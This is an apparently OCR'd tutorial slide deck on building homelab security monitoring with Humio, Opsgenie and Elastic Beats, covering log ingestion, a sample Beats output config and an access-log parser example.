Homelab Security Monitoring

Homelab Security Monitoring with Humio and Opsgenie

Agenda

- Introduction
- Humio introduction
- Log forwarding introduction
- Logging
  - ◇ Linux & Filebeat
  - ◇ Windows & Winlogbeat
- Network
  - ◇ Network monitoring setup & traffic mirroring
  - ◇ Suricata
  - ◇ Zeek
- Logstash
- Humio Ingest API
- Humio queries and dashboards
- Opsgenie introduction
- Alerting with Humio and Opsgenie
- Automation and enrichment
- Alternatives

Introduction


This documentation goes through some of the basics of setting up security monitoring, logging, network traffic monitoring, and alerting for a homelab.

Logs and network traffic monitoring has various use cases including:
- Security alerts
- Triaging incidents
- Troubleshooting

Note:
- This is for monitoring a small lab. Parts of this setup would not be a good design for large environments
- Configuration applied to various tools and systems is very basic and enough to get started, read the docs for more info
- Alternatives for each service/tool are listed under Alternatives page at the end

Lab setup

Lab design



In this lab, Windows & Linux machines will be forwarding logs.
Network monitor will be monitoring the traffic and forwarding its logs as well.

Requirements

Requirements


- Humio Free Tier account
  - ◇ Comes with 2GB ingest per day & 7 day retention
  - ◇ https://cloud.us.humio.com/
- Opsgenie Free Tier account
  - ◇ https://www.atlassian.com/software/opsgenie/try
- Linux host(s)
- Windows host(s)
- Network switch with network mirroring support & host with two NICs

What will be collected?

Data that will be collected:
- Windows Event Logs
- auth.log file, command line history (from Linux)
- Zeek output
- Suricata output

Log Data Flow

Log Data Flow



Humio introduction

Humio Introduction

- Humio is a log management system (similar to Splunk, ELK, Graylog, etc...)
- Humio has a concept of repositories and views
  - ◇ Repository is where the data is stored
    - ▪ You can store different types of data in one repository
  - ◇ View can be one or more repositories
    - ▪ Lets you do operations on data contained in multiple repos at the same time
- Data in Humio can be queried or displayed on a dashboard
  - ◇ Data can be queried using Humio's query language and functions can be used to get specific results
  - ◇ Dashboards are made up of widgets, which can show raw data, charts, and etc. Widgets are made of individual queries
- Humio can also generate alerts
  - ◇ Alerts are generated from queries. When an alert is generated, Humio will take user-defined action for that alert
  - ◇ Actions can include an email, webhook, slack message, Opsgenie alert, etc...

Humio training:
https://docs.humio.com/training/

Querying Humio data:
https://docs.humio.com/reference/language-syntax/

Query Functions:
https://docs.humio.com/reference/query-functions/


Humio log ingestion

Humio log ingestion

- To send data to Humio, you need an ingest token, which is basically an API key, which allows yout o send logs to Humio
- Each ingest token can be paired with a parser
  - ◇ Humio has built-in parsers or you can write your own as well
  - ◇ Parser will take the data and extract things or format the data in the way that you want
- Log shipper
  - ◇ Humio supports many ways to ship logs, including Elastic Beats, fluentd, vector.dev, etc..
  - ◇ Additionally, logs can be ingested via an API w/ python, golang, etc..

Humio overview diagram

Humio overview diagram



Log forwarding introduction

Log forwarding introduction

- As mentioned before, log forwarding requires a shipper and an ingest token
- we'll be using **Elastic OSS products** for reading and shipping logs:
  - ◇ Filebeat - for text/log files
  - ◇ Winlogbeat - for windows event logs
  - ◇ Logstash - for ingesting syslog
- The products above will need to know endpoint URL & ingest token so they can forward the logs
  - ◇ Endpoint will be: https://cloud.humio.com:443/api/v1/ingest/elastic-bulk or https://cloud.us.humio.com/api/v1/ingest/elastic-bulk

How Beats shipper works

How Beats shipper works

- Beats has 3 components (it's more complex, read the docs):
  - ◇ Input - data input definition/input modules
  - ◇ Processor - event processing, transformation, enrichment, etc...
  - ◇ Output - data output/shipping

https://www.elastic.co/guide/en/beats/filebeat/current/index.html
https://www.elastic.co/guide/en/beats/winlogbeat/current/index.html
https://www.elastic.co/guide/en/logstash/current/index.html

Typical Beats config for Humio


Typical Beats config for Humio

```
output.elasticsearch:
  hosts: ["https://cloud.humio.com:443/api/v1/ingest/elastic-bulk"]
  password: "CHANGEME"
  compression_level: 5
  bulk_max_size: 200
  worker: 1
```

Parsers

Parsers


- Parsers can take an event/data and extract fields and/or transform a field
- For example, if the input is:
  - ◇ 2021-06-20 127.0.0.1 login admin
  - ◇ A parser would extract date, ip, event type, username



Accesslog parser example

Accesslog parser example

```
/(?<client>\S+)\s+-\s+(?<userid>\S+)\s+\[(?<@timestamp>.*)\]\s+"((?
<method>\S+)\s+(?<url>\S+)?\s+(?<httpversion>\S+)?|-)"\s+(?
<statuscode>\d+)\s+(?<responsesize>\S+)\s+"(?<referrer>[^"]*)"\s+"(?
<useragent>[^"]*)"\s*(?<responsetime>(\d|\.)+)?/ |
parseTimestamp(format="dd/MMM/yyyy:HH:mm:ss Z", field=@timestamp)
```




```
191.182.199.16 - - [12/Dec/2015:19:02:36 +0100] "GET /media/system/js/caption.js HTTP/1.1" 200 1963
"http://almhuette-raith.at/" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
"http://almhuette-raith.at/" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.143 Safari/537.36" "-"
```


Timestamp: 2015-12-12T13:02:36.000-05:00

Field	Value
@timestamp.nanos	0
@timezone	+01:00
client	191.182.199.16
httpversion	HTTP/1.1
method	GET
referrer	http://almhuette-raith.at/
responsesize	1963
statuscode	200
url	/media/system/js/caption.js
useragent	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.1
userid	-

Ingest token creation

Ingest token creation





Logging - Linux

Logging - Linux

- Linux keeps auth logs in /var/log/auth.log
  - ◇ These logs are related to authentication
- Shells on linux keep command line history in /home/*/.*_history & /root/.*_history
- Shipping these logs requires filebeat, which will read log/text files and ship the data

Important logs

Important logs (doesn’t cover everything)

